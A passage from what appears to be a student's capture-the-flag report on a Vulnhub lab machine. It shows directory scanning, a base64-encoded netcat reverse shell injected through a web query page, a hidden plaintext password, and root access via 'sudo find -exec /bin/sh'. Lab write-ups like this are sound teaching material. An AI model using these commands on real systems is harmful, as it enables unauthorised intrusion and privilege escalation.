
Command: dirb http://192.168.56.110 /usr/share/wordlists/dirb/big.txt -X .php



```
┌──(root💀kali)-[~]
└─# dirb http://192.168.56.110 /usr/share/wordlists/dirb/big.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 21 05:17:36 2022
URL_BASE: http://192.168.56.110/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.56.110/ ----
+ http://192.168.56.110/index.php (CODE:200|SIZE:201)
+ http://192.168.56.110/superadmin.php (CODE:200|SIZE:152)

-----------------
END_TIME: Fri Oct 21 05:17:48 2022
DOWNLOADED: 20458 - FOUND: 2

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 9 larger dirb scan

This showed a new query page but it was able to run basic commands. I searched for a netcat shell at the below website:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#ncat
Which gave the following command
Command: nc.traditional -e /bin/bash 192.168.56.101 8888
However first I would need to encode it to get it passed the input checking of the query page so I used the below website to encode the command:
https://www.base64encode.org/



Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super
or decode your data.

Encode to Base64 format

Simply enter your data then push the encode button.

```
nc.traditional -e /bin/bash 192.168.56.101 8888
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on th

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).


Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 characte

ENCODE Encodes your data into the area below.

```
bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDg4ODg=
```

Figure 10 encoding netcat shell code


This gave the following code:
bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDg4ODg=
First I opened a netcat listener in another terminal to get the shell once I ran the script on the site
Nc -lnvp 8888



```
┌──(root💀 kali)-[~]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 59074
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@haclabs:/var/www/html$ ls
ls
Short.png  admin  ctf-01.jpg  haclabs.jpeg  index.php  new.jpg  superadmin.php
www-data@haclabs:/var/www/html$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 11 opening netcat listener


I then turned passed the following code to the website and ran the query to open the shell
Command: 127.0.0.1 | 'echo "bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDg4ODg=" | base64 -d'



Nmap Scan Report - Scanne
Base64 Encode and Deco
192.168.56.110/superadm
192.168.56.110/superadmin.php
ıMTAxIDg4ODg=" | base64 -d`
Submit Query

Figure 12 executing netcat shell code


I then had a shell and upgraded it using the following python script:
Command: python3 -c 'import pty;pty.spawn("/bin/bash")'



```
┌──(root💀 kali)-[~]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 59074
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@haclabs:/var/www/html$ ls
ls
Short.png  admin  ctf-01.jpg  haclabs.jpeg  index.php  new.jpg  superadmin.php
www-data@haclabs:/var/www/html$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 13 opening shell

I looked around the directories until I found the user flag which hinted at a hidden file with the password for the haclabs account.




```
www-data@haclabs:/home$ cd yash
cd yash
www-data@haclabs:/home/yash$ ls
ls
flag1.txt
www-data@haclabs:/home/yash$ cat flag1.txt
cat flag1.txt
Due to some security issues,I have saved haclabs password in a hidden file.

www-data@haclabs:/home/yash$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 14 user flag

I then checked which hidden files are owned by the user yash which revealed the file '.passwd' and the password 'haclabs1234'


Command: find / -type f -user yash



```
www-data@haclabs:/home$ find / -type f -user yash
find / -type f -user yash
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
find: '/proc/906/task/906/fdinfo/6': No such file or directory
find: '/proc/906/fdinfo/5': No such file or directory
www-data@haclabs:/home$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
www-data@haclabs:/home$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclabs1234
```

Figure 15 finding haclabs' password


I then switched to the haclabs account and tried to find what programs it could run with sudo and found that the user could run the 'find' program
<u>Command:</u> sudo -l



```
www-data@haclabs:/home$ su haclabs
su haclabs
Password: haclabs1234

haclabs@haclabs:/home$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
haclabs@haclabs:/home$ echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 16 sudo writes search

I then searched for the shell script for find on the ftgobins website below
https://gtfobins.github.io/gtfobins/find/#shell



.. / find Star 7,423

Shell SUID Sudo


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

Figure 17 shell script for find

I then ran the script, confirmed I was root and read the root flag
<u>Command:</u> find . -exec /bin/sh \; -quit
<u>Command:</u> cat /root/flag3.txt



```
haclabs@haclabs:/home$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cd /home
cd /home
# cd root
cd root
/bin/sh: 3: cd: can't cd to root
# cat /root/flag3.txt
cat /root/flag3.txt
Congrats!!!You completed the challenege!



                                                  ()    ()

                                                \          /
                                                 __________
# echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 18 obtaining the root flag

Conclusion

GTFOBins is super useful not only for this challenge but for whenever trying to escalate privilege on any machine. I'm sure there was also another way in from the images in the webpage but I ran out of time to check them out properly using steganography.

References

- infosecnoodle. (2020, March 22). haclabs: no_name - Vulnhub Walkthrough. Medium. https://medium.com/@sudonoodle/haclabs-no-name-vulnhub-walkthrough-142260ca310c
- find | GTFOBins. (n.d.). Gtfobins.github.io. Retrieved October 21, 2022, from https://gtfobins.github.io/gtfobins/find/#shell
- Base64 Encode and Decode - Online. (n.d.). Base64 Encode. https://www.base64encode.org/